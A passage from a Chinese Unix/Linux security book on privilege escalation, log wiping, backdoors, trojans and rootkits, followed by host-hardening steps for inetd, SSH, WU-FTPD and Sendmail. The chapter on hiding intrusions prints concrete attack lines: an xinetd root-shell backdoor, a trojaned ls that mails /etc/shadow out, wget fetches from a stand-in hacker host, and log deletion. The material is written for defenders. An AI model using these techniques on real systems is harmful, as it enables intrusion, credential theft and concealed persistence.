本地应用程序和服务也容易受到缓冲区溢出攻击的影响。例如，“HP-UX IPCS 核心文件缓冲区溢出漏洞”是由于对内核文件名进行的不正确的边界检查而引起的。易受这个漏洞影响的 ipcs 程序可以被本地用户利用以获取受害主机上的根权限。访问 <http://securityfocus.com/bid/7216> 了解关于该漏洞的详细资料。

-
- i** 不要忽视安装本地应用程序和服务的最新补丁。请参阅第 9 章以获取更多信息。

5.4.3 不正确的输入验证

在接受输入参数的程序上执行输入验证是非常重要的。只有根用户才有权执行 Setuid 程序，因此一个微小的输入验证漏洞就可能会允许一个本地用户使用超级用户权限来执行命令。

以 runlpr 工具为例，我们发现其因为不正确的输入验证情况而易导致权限扩张。访问 <http://securityfocus.com/bid/6077> 获取更多详细信息。

5.4.4 符号链接

符号链接是包含连接到其他文件的路径名的专门文件。当一个程序试图访问一个符号链接的文件时，内核会对符号链接所引用的文件名的处理过程进行透明的重定向。

尽管符号链接非常有用，但其可能会被利用来攻击那些不检查文件是否可以被符号链接访问的有漏洞的程序。例如，这个 CDE Tooltalk 符号链接漏洞，它不检查正在写入的日志文件是否是一个符号链接文件。一个攻击者可以在 /etc/shadow 下创建一个符号链接文件，其文件名和路径名与 Tooltalk 创建的日志文件一样。这将导致 Tooltalk 将日志写入 /etc/shadow，破坏里面的内容。如果一个攻击者成功地把一些特定内容强行写入敏感文件，其就可以利用这些漏洞获得更高权限。请访问 <http://securityfocus.com/bid/5083> 获取更多 CDE Tooltalk 漏洞的详细资料。

5.4.5 核心转储

当一个 Unix 或 Linux 程序崩溃，操作系统会创建一个“核心”文件。该文件包含崩溃过程的信息。核心文件被开发者用来调试软件。由于核心文件包含崩溃过程的详细资料，一个人侵者可以故意利用一个已知漏洞使一个正在运行的程序崩溃而获得那些可能存放在核心文件中的敏感信息。

Solaris FTP 核心转储 shadow 文件恢复漏洞

我们知道运行在旧 Solaris 版本上的 FTP 服务器在被迫崩溃时会通过以下命令把/etc/shadow 的几部分放在核心文件中：

CWD ~

在使用这个命令使 FTP 服务程序崩溃后，入侵者可以通过转储的核心文件以获得部分/etc/shadow 文件。下面是尝试完成此操作的一个会话样本：

```
[bash]$ telnet 127.0.0.1 21
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is ']'.
220 127.0.0.1 FTP server (SunOS 5.6) ready
user joe
331 Password required for joe.
pass wrongpassword
530 Login incorrect.
CWD ~
530 Please login with USER and PASS.
Connection closed by foreign host.
[bash]$ strings /core | grep root
root: $ 1 $ PykbWI8k $ bcKLz7CBPbsPHxUcHLnoql :12141:0:
99999:7:::
```

一旦入侵者有权访问根用户的密码散列，就可以使用一个 John the Ripper 之类的工具来暴力破解密码。访问 <http://securityfocus.com/bid/2601> 获取更多关于此 Solaris FTP 服务器漏洞的信息。关于利用 John the Ripper 实施密码破解的方法，请参阅第 4 章。

及时安装软件补丁

软件销售商经常发布已公布的漏洞的补丁。

确保在恶意用户利用那些漏洞前安装这些补丁。

5.4.6 错误配置

管理员经常把他们所有的注意力都集中在加强远程服务的安全

性上。对本地服务和应用程序的疏忽可能导致各种错误配置，从而使本地用户获得更高权限。例如，一个管理员可能故意把运行在主机上的数据库服务器配置为允许任何用户无需密码即可进行连接。尽管防火墙可以阻止远程用户登录到该数据库服务器，但是这种设置可使一个本地用户轻而易举地提高自己的访问权限。因此，我们强烈建议对本地服务和应用程序的配置进行例行的安全强化和审核。

5.5 小结

本章集中讲述了入侵者把他们的访问权限提高到根用户级别而采用的方法。我们已经了解了信任本地用户、不正确的文件权限、错误配置和软件漏洞的危险性。在一个人侵者获得根权限后，就可以完全控制受侵害主机。下一步，入侵者必须隐藏其踪迹，并安装木马和后门程序以保证持续的访问权限。这些内容将会在下一章中进行讨论。

请记住阅读本书第二部分以获得如何进行主机安全强化的信息，它可以帮助抵御本章中介绍的很多以提高权限的方式而进行的攻击。

第6章

隐藏方式

内容提要

- 清除日志
- 后门程序
- 木马程序
- Rootkits
- 小结

在获得一台主机的根权限后，入侵者可能想维持持续的访问。另外，一个人侵者可能想清除入侵痕迹，这样其存在就不会被系统管理员所发现。本章讲述了入侵者经常用来隐藏其存在并确保对受侵害主机进行持续访问的不同方法和工具。

6.1 清除日志

接下来是入侵者禁用和清除日志机制和文件时所用的一些方法。

6.1.1 Shell 历史记录

命令行 shell 经常创建一些包含近期内执行过的命令的日志文件。例如，bash shell 在用户目录下创建一个 bash_history 文件。我们可以利用 tail 命令查看最近用户执行的 20 条命令：

```
[bash]# tail -20 /root/.bash_history
cat /etc/shadow
rm -rf /var/log/*
ifconfig -a
netstat -nap
wget http://hacker's_ip/trojans.tgz
mkdir ...
mv trojans.tgz ...
cd ...
tar zxvf trojans.tgz
./configure
make
make install
ifconfig -a
ps U root
lastlog
ls -alR ~ | more
clear
route -n
cat /etc/shadow | mail hacker@hacker's_ip
rm -rf /var/log/maillog
```

此 /root/.bash_history 的程序片断提供了一个很好的描述一个主机被侵入后所经常发生的典型黑客活动的例子。

禁用 Shell 历史记录

为了禁用命令历史记录，入侵者可以把 shell 的历史文件设置成一个到 /dev/null 的符号链接。

```
[bash]# rm -rf /root/.bash_history
[bash]# ln -s /dev/null /root/.bash_history
```

现在，任何试图将数据写入到 /root/.bash_history 的程序实际上都将数据写入了 /dev/null，它是一个内容为空的专用文件。这将导致所有通过 bash shell 写入的历史数据都被丢弃。

启用系统审核及日志记录

shell 历史文件的作用是帮助用户再次调用最近执行过的命令。其并不能从系统安全性上提供任何的日志记录机制。如果用户可以删除或编辑一个用户的 shell 历史文件以使之包含任意其想要的信息，那么我们就不应该信任这个历史文件中的信息。管理员应该把他们的精力集中在启用并强化本书第 2 部分所讲述的系统审核和日志安全策略上。

6.1.2 清除 /var 目录

/var 目录通常包含以下日志文件：

- **utmp 和 wtmp** 包含登录系统的用户信息。
- **messages 和 secure** syslog 后台程序用它来记录各种应用程序和后台程序提交的日志信息。
- **xferlog** FTP 后台程序用它来记录数据传输请求。
- **maillog** SMTP 服务器用它来记录邮件传输。
- **lastlog** 包含最近登录的用户信息。

入侵者可以手动编辑刚才列出的文件以隐藏其存在。在大多数情况下，入侵者利用自动工具比如 zap3 完成这项任务。zap3 工具可以清除 utmp、wtmp、messages、secure 和 lastlog。zap3 可从 <http://www.packetstormsecurity.org/> 上下载。

另外，入侵者可以禁用日志服务比如 syslogd 并修改它的配置文

件(`syslog.conf`)使之记录到一个文件中，例如`/dev/null`。

6.2 后门程序

一旦入侵者获得一个系统的访问权限后，就会想维持其特权身份。这一部分包含了一些有经验的黑客为了确保对一个受侵害主机的持续访问权限而可能采用的不同方法。

安装一个远程 shell 服务

入侵者可能添加一个到 `inetd.conf` 文件或 `xinetd.d` 目录的项目以使 `inetd` 或 `xinetd` 可以在一个专用端口上提供远程 shell 服务。这可以通过配置 `inetd` 或 `xinetd` 以执行 `/bin/bash` 或其他命令行来完成，攻击者可以远程登录到该远程端口以获取一个远程 shell。

例如，攻击者可以把以下内容放到文件`/etc/xinetd.d/domain`中：

```
service domain
{
    socket_type  = stream
    wait         = no
    user         = root
    server       = /bin/bash
    server_args  = -i
}
```

要使该代码生效，必须重新启动 `xinetd`。现在，当攻击者远程登录到受侵害主机的端口 53(域)，就可以得到一个根 shell：

```
[bash]$ telnet victim's_ip_address 53
Trying 10.0.0.1...
Connected to 10.0.0.1.
Escape character is '^'.
stty: standard input: Invalid argument
readline: warning: rl_prep_terminal: cannot get terminal
settings
[root@eminem/]# id
uid=0(root) gid=0(root)
```

入侵者也可以选择添加一个到 `root` 的 `crontab` 文件的项目，并使用 `Netcat(nc)` 来启动一个到外部主机的输出连接并提供一个 shell 服

务。当然，该主机必须设置为通过 Netcat 的 -l 选项来监听一个输入连接。

禁止远程 shell 服务安装

如下操作可以帮助阻止和检测远程 shell 服务安装：

- 尽可能多的限制防火墙规则。还务必要限制出站连接。例如，一个用于 web 服务器的主机绝对不允许在任何端口上都可以进行出站连接。
- 如果没有使用相关服务，就禁用并卸载 xinetd 或 inetc。
- 使用 netstat 检查一个主机正在监听的端口以及其相关进程：

```
netstat -nap
```

6.2.1 根用户特有的 setuid 和 setgid Shell 命令

只有文件拥有者或组才有权运行 Setuid 和 setgid 程序。一个已获得根权限的入侵者可以把 /bin/bash 拷贝到另一个不同的位置并使用具有 +s 参数的 chmod 命令将其标记为 setuid。随后，入侵者可以以一个非根账户重新登录，并且只需运行 setuid 就可获得一个根 shell。

-
- i** 应当例行审核文件系统的 setuid 及 setgid 的可执行文件。要查找 setuid 文件，须运行

```
find / -perm -4000 -type f -print 2 > /dev/null
```

要查找 setgid 文件，须运行

```
find / -perm -2000 -type f -print 2 > /dev/null
```

6.2.2 将一个本地账户的 uid 更改为 0

根账户的 uid(用户 id)为 0。如果另一个账户的 uid 也设为 0，则这个账户就可以获得根权限。

将一个本地用户的 uid 赋值为 0

我们来看一下用户 joe 在/etc/passwd 中的下列项目：

```
joe:x:500:500::/home/joe:/bin/bash
```

已获得根权限的攻击者可以将前述的/etc/passwd 中的项目改变为：

```
joe:x:0:0::/home/joe:/bin/bash
```

这将给用户“joe”提供超级用户权限。所有的入侵者现在需要做的是确保“joe”账户的持续访问权限。

审核 /etc/passwd

例行审查/etc/passwd 以确保只将根用户的 uid 和 gid 设为 0。

6.2.3 .rhosts 文件

用户经常把一个.rhosts 文件放在其主目录下来为来自远程主机的免密码登录提供方便。这种机制可以被入侵者利用以对一个受侵害主机持续进行不需要密码的登录。

不断利用.rhosts 以确保进行持续的根访问

入侵者可以把以下.rhosts 文件放到/or/root:

```
intruder's_ip_address +
```

这将使入侵者可从其主机上以 root 用户身份进行远程登录而无需输入密码。

审核.rhosts 并考虑使用 SSH

如果用户正在运行远程服务，我们强烈推荐其采纳如下建议：

- 考虑使用 SSH 代替远程登录命令及其他远程服务。
- 如果用户必须启用远程登录命令和其他远程服务，则可使用

find 命令对恶意的 .rhosts 文件进行例行审核：

```
find / -name .rhosts -print
```

i 攻击者也可以在 /etc/hosts.equiv 中添加一个项目，其提供与 .rhosts 相同的功能。应当经常对此文件进行例行检查。如果不使用 /etc/hosts.equiv，就将其删除。

6.2.4 SSH 的授权密钥

如果受侵害主机正在运行一个 SSH 服务器，那么入侵者就可以通过将其公钥放入 root 用户的 .ssh 目录中来进行对该服务器的访问。SSH 将信任这个公钥，并且如果入侵者拥有相应的私钥就会允许其登录。

不断利用 SSH 的授权密钥机制以确保持续进行根访问

入侵者可以通过其主机上的 ssh-keygen 程序创建所需的公钥和私钥对：

```
[bash]$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/intruder/.ssh/id_rsa):
Created directory '/home/intruder/.ssh'.
Enter passphrase (empty for no passphrase):[enter]
Enter same passphrase again:[enter]
Your identification has been saved in /home/intruder/.ssh/id_rsa.
Your public key has been saved in /home/intruder/.ssh/id_rsa.pub.
The key fingerprint is:
38:3c:7b:db:05:00:10:62:25:57:bc:8b:85:05:9a:a9 intruder
@ intrudershhost
```

现在，入侵者必须把 .ssh/id_rsa.pub 中的内容拷贝到受侵害主机的 .ssh/authorized_keys 中。该操作一旦完成，入侵者就可以在不需任何密码的情况下使用 SSH 进入受害主机了。

```
[bash]$ ssh root@victim's_ip_address
```

6 第一部分 黑客技术和防范

```
Last login: Sun Mar 30 02:23:48 2003 from intruder's_host  
[bash]#
```

拒绝根用户通过 SSH 登录

不要允许根用户通过 SSH 登录。为了执行此规则，请编辑 `sshd_config` 并确定包含如下内容：

```
PermitRootLogin no
```

Loki2 工具

Loki2 是一个经常被入侵者用来安装后门程序的免费工具。它利用 ICMP_ECHO 和 ICMP_REPLY 数据包以隧道方式传输 shell 命令。这使它非常难以侦测，因为其数据包看起来和 ping 工具生成的 ICMP 通信十分类似。

访问 <http://www.phrack.com/show.php?p=51&a=6> 以获取更多关于 Loki2 的信息。

加强防火墙规则

配置防火墙使之撤销传入的 ICMP 回显请求和传出的 ICMP 回显应答。并且，除非必要，否则中断所有传入和传出的 UDP 通信。

6.3 木马程序

黑客经常将不同命令的修改后的二进制文件放到受侵害主机上。这些修改的二进制文件似乎是正常运行的，但它们会秘密地执行恶意命令来为入侵者服务。

木马程序入侵的常用命令

一个人侵者可以把`/bin/ls`二进制代码替换为以下脚本：

```
#!/bin/bash
```

```
cat /etc/shadow | mail intruder@intruders_email  
/bin/ls.old
```

该脚本把/etc/shadow文件发送给入侵者。当然，只有在以根用户身份执行时才能发送成功。注意此脚本调用最初的ls二进制文件（存储为/bin/ls.old）。这使受侵害的用户很难侦测到它。这种修改后的二进制代码称为木马程序。

下面是入侵者最常用于进行木马攻击的二进制代码：

```
arp, cat, chfn, chsh, crontab, du, ifconfig, finger, find,  
killall, more, locate, login, ls, lsof, passwd, pidof, ps,  
route, netstat, tail, tcpd, tcpdump, top, w, who, syslogd.
```

参阅本书参考中心的“常用命令”查看这些命令的详细说明。

侦测木马程序

请参阅“侦测 Rootkits”

6.4 Rootkits

入侵者收集和安装木马和后门程序并不困难。他们所要做的只是在网上搜索 rootkits 即可。Rootkits 是包含方便黑客使用而已经打包好的木马程序的程序包。它们也包括其他工具：可使黑客自动清除日志文件、安装后门程序以及象网络嗅探器之类的工具。以下介绍的是一些流行的在线免费的 rootkits 程序。

Adore

Adore rootkit 是可使入侵者隐藏攻击程序、文件和网络设备详细资料的 Linux 内核模块集。它也包括一个根 shell 后门程序。Adore 可从 <http://www.team-teso.net/releases.php> 上下载。

Linux Rootkit (LRK)

目前最流行的 Linux rootkit，即 LRK，包括很多常用命令的木马

程序二进制代码，包括(但不限于)以下命令：chfn、chsh、crontab、du、find、ifconfig、inetd、killall、login、ls、netstat、passwd、pidof、ps、rshd、syslogd、tcpd、top、sshd 和 su。它还包括嗅探器及根 shell 后门程序。LRK 可从 <http://www.packetstormsecurity.org/> 上下载。

\ Tornkit

Tornkit 由各种木马程序的二进制代码、嗅探工具和执行自动禁用 syslogd 及其他关键服务的工具组成。tornkit 可从 <http://www.packetstormsecurity.org/> 上下载。

\ Knark 工具

Knark 是一个隐藏文件和程序的 rootkit 工具，并能够重定向命令。它包括一个可远程执行命令的后门程序。Knark 可从 <http://www.packetstormsecurity.org/> 上下载。

\ 侦测 Rootkits

以下工具可用于侦测 rootkits 和木马程序：

- Chkrootkit 可用于检查系统上的 rootkits。Chkrootkit 可从 <http://www.chkrootkit.org/> 上下载。
- 使用 Tripwire 或 Samhain 侦测修改的二进制代码。访问 <http://www.tripwire.com/> 获取更多有关 Tripwire 的信息。访问 <http://samhain.sourceforge.net/> 可获取有关 Samhain 的信息。

6.5 小结

从清除日志文件到安装后门程序和 rootkit 工具，本章介绍的很多技术列出了入侵者为了隐藏其存在并确保对受侵害主机进行持续的根访问而使用的方法。从我们所讨论的各主题中可以明显看出，要侦测到有经验的黑客的存在是很困难的。因此，尽管本章可推断出黑客入侵的方法，但我们还是强烈推荐你参考本书第二部分提供的建议来加强主机策略和配置的安全性。


第二部分

主机安全强化

第7章 默认设置及服务

第8章 用户和文件系统权限

第9章 日志记录与漏洞修补



第7章

默认设置及服务

内容提要

- 设置密码策略
- 删除或禁用不必要账户；
- 从路径变量中删除“.”；
- 检查/etc/hosts.equiv 的内容；
- 检查“.rhosts”文件
- 禁用堆栈执行
- 使用 TCP 封装器
- 增强 inetd 和 xinetd 文件配置安全
- 增强远程服务安全
- 小结

大多数的 Unix 和 Linux 版本的默认安装程序都会为更好地增强不同的策略、应用程序和服务的安全性而留出空间。本章简单讲述了增强主机及其常用服务安全性的方法。

7.1 设置密码策略

入侵者常常通过利用薄弱的密码策略来获得用户账户的访问权限。以下是一些用于增强密码策略安全的步骤：

- 请确保使用隐藏的密码。检查/etc/passwd 文件以确定其中没有密码散列。密码散列只能存在于/etc/shadow 文件中，而且只有根用户才能读取该文件。
- 编辑密码配置文件(/etc/default/passwd)，或用 chage 工具改变密码失效期。

7.2 删 除或禁用不必要的账户

检查/etc/passwd 以查看该主机上启用的账户。许多服务会在执行过程中创建非特权账户，比如：ftp、ip、news、gopher、ntp。通过将其 shell 设置到/bin/false 来禁用此类账户。如果不使用对这些账户的服务，则应将其卸载并删除账户。

7.3 从路径变量中删除“.”

当用户执行一个命令时，shell 命令则从包含在路径环境变量中的目录列表中查找该命令的位置。为了防止执行被恶意放置在文件系统中的木马程序，请确保路径环境变量中不包含当前目录(“.”)。

检查以下文件，例如：/etc/rc.local、/etc/profile、/etc/bashrc、/etc/csh.cshrc、~/.bashrc、~/.bash_profile、~/.cshrc 以及 ~/.login 以保证路径环境变量中不包含“.”。如果使用的是 shell 而不是 bash，则请检查相应的资源文件。

使用 echo 命令来显示当前用户的路径环境变量值。

```
echo $ PATH
```

7.4 检查/etc/hosts.equiv 文件的内容

/etc/hosts.equiv 文件包含了可信任的主机名和用户列表。一些服务，如：rlogin、rsh、rep 和 repmd，就是利用该文件来确定受信实体的。检查该文件以确保仅存在受信主机名及用户。如果没有可信任的远程主机或用户，则可以考虑删除该文件。

7.5 检查.rhosts 文件

检查文件系统中是否存在.rhosts 文件。存在于该文件中的主机名和用户名可以允许通过远程服务来登录而不需要指定密码。使用 find 命令来检查.rhosts 文件。

```
find / -name .rhosts -type f -print 2 > /dev/null
```

7.6 禁用堆栈执行

禁用堆栈执行可以防止出现某些类型的缓冲区溢出。若使用 Solaris 系统，则请编辑/etc/system 文件并添加以下命令行：

```
set noexec_user_stack =1  
set noexec_usr_stack_log =1
```

对于非 Solaris 系统，可使用以下工具：

- StackGuard：<http://www.immunix.org/stackguard.html>
- Libsafe：<http://www.research.avayalabs.com/project/libsafe/>
- StackGhost：<http://stackghost.cerias.purdue.edu/>
- Openwall：<http://www.openwall.com/linux>

7.7 使用 TCP 封装器

使用 TCP 封装器可以监控和过滤传入的网络服务请求。大部分的发行版本都默认安装 TCP 封装，若有需要，也可以从 [ftp://ftp.porcupine.org/pub/security/index.html](http://ftp.porcupine.org/pub/security/index.html) 上获取。

在安装有 TCP 封装器的主机上编辑 /etc/hosts.allow 文件，并确保下列命令行是第一个非注释语句。

```
ALL:ALL:deny
```

同时，将来自其他主机的连接默认设置为拒绝。这一步骤可以通过将下面的项目置入 /etc/hosts.deny 来实现：

```
all:all
```

通过在 /etc/hosts.allow 中置入适当的项目来仅允许受信任的主机连接到服务。要想获得详细说明，请访问：<http://www.cert.org/security-improvement/implementations/i041.07.html>。

7.8 增强 inetd 和 xinetd 配置的安全性

inetd，即 Internet 服务后台程序，用于启动提供网络服务的后台程序。通过监听所有需要的端口，inetd 在接收到网络连接时就会快速启动相应的后台程序，因此，inetd 常被称为“超级服务器”。而 xinetd 是一个跟 inetd 相似的后台程序，但它拥有更多的功能。强烈建议 inetd 用户升级到 xinetd。

7.8.1 禁用不必要的服务

如果使用 inetd，则请编辑 inetd.conf 文件以确保禁用不必要的服务。例如，inetd.conf 文件中的下列命令行用于 FTP 后台程序。

```
ftp stream tcp nowait root /usr/local/etc/tcpd /usr/local/etc/ftpd
```

要从 inetd 禁用 FTP 服务，则请将“#”置于该命令行前：

```
#ftp stream tcp nowait root /usr/local/etc/tcpd /usr/
local/etc/ftpd
```

要使改动生效,请重新启动 inetd!

```
killall -HUP `inetd`
```

如果使用 xinetd,则必须在 xinetd.d 目录中编辑相应的服务文件,并确保“disable = yes”命令行存在。

- i** 许多服务独立于 inetd 和 xinetd 运行。要禁止不必要的服务运行,则请编辑或删除/etc/rc.d/目录中的相应脚本。

7.8.2 在未启用任何服务时禁用 inetd 或 xinetd

如果所有的 inetd 或 xinetd 服务都已被禁用,就没有必要运行 inetd 或 xinetd。要禁止 inetd 或 xinetd 启动运行,则请在/etc/rc.d 和 /etc/rc.local 目录中禁用相应的文件。

7.8.3 确保日志记录已开启

在运行 inetd 时,编辑 inetsvc 文件以确保带 -t 标记调用 inetd。对于 xinetd 而言,则需编辑 xinetd.conf 文件并确保下列命令行存在:

```
log_type = SYSLOG authpriv
```

另外,编辑 syslog.conf 文件并确保启用 * .info 将日志记录到 /var/log/messages 中。

7.9 增强远程服务安全性

本小节介绍增强 Unix 和 Linux 主机上的常用远程服务安全性的方法。

用 netstat 找出监听 TCP 和 UDP 端口的进程。

```
[bash]# netstat -nap
Proto Local Address Foreign Address State PID/name
tcp   0.0.0.0:139  0.0.0.0:*      LISTEN  1251/smbd
tcp   0.0.0.0:6000 0.0.0.0:*      LISTEN  11228/x
```

```

tcp    0.0.0.0:80     0.0.0.0:*      LISTEN  2047/httpd
tcp    0.0.0.0:113    0.0.0.0:*      LISTEN  728/identd
tcp    0.0.0.0:22     0.0.0.0:*      LISTEN  750/sshd
udp    0.0.0.0:512    0.0.0.0:*      14059/xinetd
[...]

```

7.9.1 WU-FTPD

FTP(文件传输协议)是用于主机之间传输文件的协议。而 WU-FTPD 则是在 Unix 和 Linux 中应用最广泛的 FTP 后台程序，它可以从 <http://www.wu-ftpd.org/> 网站中获取。以下步骤可用于增强 WU-FTPD 的安全性：

- 改变服务器标识。编辑 /etc/ftpaccess 并使用 greeting 指令来确定新标识。例如：

```
greeting text No banner information available. Sorry.
```

- 请确保 /etc/ftpusers 包含不允许进入 FTP 服务器的用户的列表。例如不允许 root、bin 和 httpd 用户进入 FTP 服务器。
- 编辑 inetd.conf 或 /etc/xinetd.d/ftp 文件并同时确保带 -l 标记调用 in.ftpd。该操作启用了日志记录。
- 如果允许匿名上传，则上传的文件必须是隐藏的，同时应禁止下载上传的文件。否则，FTP 服务器很有可能被入侵者利用。请访问 <http://www.wu-ftpd.org/HOWTO/upload.configuration.HOWTO> 以获得详细资料。
- 使用经 chroot 命令改变的 FTP 环境来专门进行匿名访问，请访问 <http://www.wu-ftpd.org/HOWTO/guest.HOWTO> 以获得更详细的安装说明。

可以考虑使用 ProFTPD 来替代 WU-FTPD，因为其受远程漏洞的影响比 WU-FTPD 相对要小。可从 <http://www.proftpd.org/> 上获取 ProFTPD。

7.9.2 SSH

SSH 是一个用于数据交换的安全协议。它可以用于登录远程主机、远程执行命令及传输文件。由于在 SSH 中进行的通信是加密的，因此 SSH 成为 telnet、rlogin 和 FTP 等远程登录方案的替代品。以下

措施可用于增强 SSH 的安全性：

- 请确保禁用版本号为 1 的 SSH 协议，`sshd_config` 文件必须含有以下命令行：

```
Protocol 2
```

- 不允许根用户通过 SSH 登录服务器，请确保 `sshd_config` 中含有下列命令行：

```
PermitRootLogin no
```

- 私钥文件，例如：`ssh_host_key`、`ssh_host_dsa_key` 和 `ssh_host_rsa_key`，应该只允许根用户进行读取。

- 请确保开启 `Privilege Separation` 选项，`sshd_config` 中必须包含以下命令行：

```
UsePrivilegeSeparation yes
```

7.9.3 Sendmail

Sendmail 是 Internet 上最流行的 MTA（邮件传输代理）。以下措施可用于增强 Sendmail 的安全性：

- 改变 SMTP 的欢迎信息。编辑 `sendmail.cf` 文件并改变 `Smtp` 欢迎信息的值以显示新的标语。同样，也可以通过编辑 `sendmail.mc` 文件并将 `conf SMTP_LOGIN_MSG` 的值设定为新的欢迎信息来实现这一目的。
- EXPN 和 VRFY 是两个 SMTP 协议所支持的用于用户名枚举的命令。应当通过编辑 `sendmail.cf` 文件并确保 `Privacy-Options` 被设置为 `authwarnings`、`noexpn`、`novrfy`、`restrictqrun` 来将其关闭。或者也可以编辑 `sendmail.mc` 文件并确保以下命令行存在：

```
define('confPRIVACY_FLAGS', 'authwarnings,noexpn,novrfy,restrictqrun')dnl
```

也可以设置其他标记，如：`asgoaway`、`restrictmailq`、`restrictqrun` 和 `nobodyreturn`。请参阅 Sendmail 文档以获取详细资料。

- 使用 `smrsh` 作为 MDA（邮件传送代理）。`Smrsh` 是用于替代

sh 的程序，其限制可使用 Sendmail 的“!命令”语法来运行的命令。要启用 smrsh，则请确保在 sendmail.mc 中包含以下命令行：

```
FEATURE('smrsh', '/path/to/smrsh')dnl
```

■ 请确保以下文件及目录具有适当的权限：

| 文件或目录 | 用户 | 组 | 权限 |
|-------------------|------|------|------------|
| /etc/aliases | root | root | -rw-r--r-- |
| /etc/mail | root | root | drwxr-xr-x |
| /var/spool/mail | root | mail | drwxrwxr-x |
| /var/spool/mqueue | root | mail | drwxr-xr-x |

- 检查 /etc/mail/access 的内容。该文件包含可以通过 Sendmail 服务器进行中继的主机名。切勿向该文件中添加不信任的主机名。
- 通过在 sendmail.mc 中设置 confMAX_MESSAGE_SIZE 的值，可以设置对 E-mail 文件大小的最大限制，如：


```
define('confMAX_MESSAGE_SIZE','1048576')dnl
```

 或者，编辑 sendmail.cf 文件并将 MaxMessageSize 设置为合适的值。
- 由于 Sendmail 易受远程攻击，因此可以考虑使用 qmail 作为其替代。qmail 程序可以从 <http://cr.yp.to/qmail.html> 上获得。

i Sendmail.mc 是一个宏配置文件。若对该文件作出改变，则必须使用以下命令生成一个新的 sendmail.cf 文件。

```
m4 /etc/mail/sendmail.mc > /etc/sendmail.cf
```

